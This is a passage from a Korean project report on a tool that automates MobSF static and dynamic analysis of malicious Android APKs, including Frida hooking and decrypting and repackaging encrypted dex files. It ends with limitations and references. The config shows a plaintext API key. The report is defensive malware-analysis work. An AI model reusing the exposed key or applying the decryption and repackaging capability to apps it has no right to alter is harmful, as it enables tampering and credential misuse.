Config.ini를 통해 초기정보를 설정 할 수 있으며 APP을 통해 사용자 입력을 전달받아 정적, 동적 분석을 MobSF API를 통해 호출하고 복호화와 디패키징, 리패키징을 자동으로 수행하는 API를 제작하여 수행하도록 한다.

2.4.3 세부 개발 내용

2.4.3.1 [Config.ini]

```
[MobSF]
MobSF = Mobile_Sandbox/Mobile-Security-Framework-MobSF-master

[SERVER]
ServerIP = http://127.0.0.1:8000

[API]
ApiKey = 54695ea110861055682aa204cda37b322

[FILE]
FilePath = C:/Desktop/sample.apk, C:/Desktop/sample2.apk

[AVM]
AVM_Name = Pixel_3_API_28

[Frida]
Frida_Script = C:/Desktop/rest_app/frida_script.js

[Encryption_method]
Encryption_method=''
```

1. MobSF = MobSF의 경로를 설정한다.
2. SERVER = MoBSF의 서버를 설정한다.
3. API = MobSF의 API Key를 설정한다.
4. FILE = 분석할 APK의 경로를 설정한다.
5. AVM = 동적분석에 사용될 AVM 이름을 설정한다.
6. Frida = Frida script의 경로를 설정한다.
7. Encrypt_method = 복호화에 사용될 암호화 알고리즘을 설정한다. 설정하지 않으면 모든 암호화 알고리즘을 순회한다.

2.3.2.1 사용자 입력 가능 command

```
"status": "Show current Status Config",
"analysis":"Static Analysis and Dynamic Analysis",
"static analysis":"Static Analysis File and Report to Pdf",
"dynamic analysis":"Dynamic Analysis, activity, exported activity, tls test",
"frida analysis":"Using your frida script and Dynamic Analysis",
"decrypt apk":"Decrypt APK, Find Decrypt Key and Decrypt APK and Save Path"
```

1. Status : Config 설정 상태를 확인 할 수 있다.
2. Analysis : 정적분석과 동적분석을 모두 수행한다.
3. Static Analysis : 정적분석만 시행하고, report를 추출한다.
4. Dynamic Analysis : 동적분석만 시행하고 json report를 추출한다
5. Frida Analysis : Frida Script를 포함한 동적분석을 시행한다.
6. Decrypt APK : APK의 암호화된 dex를 디패키징 하여 복호화 하고 리패키징 한다.

3. 결론 및 한계점

이번 프로젝트를 통해서 안드로이드 앱의 구조와 동작 방식, 그리고 악성 애플리케이션의 실행 형태에 대해 학습할 수 있었다. 뿐만 아니라 학습한 내용을 바탕으로 분석을 자동화할 수 있는 프로그램을 개발하여 학습 내용에 대한 이해도를 높이고 향후 분석에 활용할 수 있는 도구를 제작하였다.

이 과정에서 제작한 프로그램에 대한 한계점은 다음과 같다.

우선 가장 큰 한계점은, 본 프로그램이 대상 샘플 APK에 특화된 로직으로 제작되었다는 점이다. 다양한 악성 APK가 존재하는 만큼 다양한 형태의 APK가 존재할 것이다. 그런데 현재는 이에 대한 데이터베이스가 구축되어 있지 않아 그러한 다양한 케이스에 대응할 수 있는 로직이 개발되지 않은 상황이다. 따라서 현재와 비슷한 다른 APK는 분석 가능하겠지만, 다른 형태의 APK를 분석하고자 할 경우 APK에 대한 분석을 새롭게 진행한 후 그에 대한 분석 로직을 개발해야할 것이다. 이는 결국 자동화를 목표로한 프로그램의 방향성과 맞지 않는 결과를 가져온다.

다음으로, APK 내용 중 암호화되어 있는 부분이 존재할 경우 이에 사용된 알고리즘과 KEY값을 APK 내에서 찾아야 이후 분석이 진행될 수 있다는 한계를 가진다. 이 부분도 앞선 한계점과 이어지는 내용으로, 다양한 암호화 방식에 따라 이를 복호화하기 위한 KEY값을 추출하는 과정이 서로 다르기 때문에 미리 다양한 방식에 대한 데이터를 가지고 있어야 다양한 방식에 대응하여 자동으로 파일을 복호화하는 메커니즘을 개발할 수 있을 것이다.

4. 참고 문헌

2.3.2.3 -1 HARDWARE UPGRADE, 2018.12.20 (https://www.hwupgrade.it/news/sicurezza-software/spybanker-ecco-il-trojan-che-ruba-soldi-dal-vostro-conto-paypal-come-difendersi_79771.html)

2.4.3 APK Tool (https://apktool.org/)

2.4.3 MobSF GitHub (https://github.com/MobSF/Mobile-Security-Framework-MobSF)

2.4.3 MobSF Docs (https://mobsf.github.io/docs/)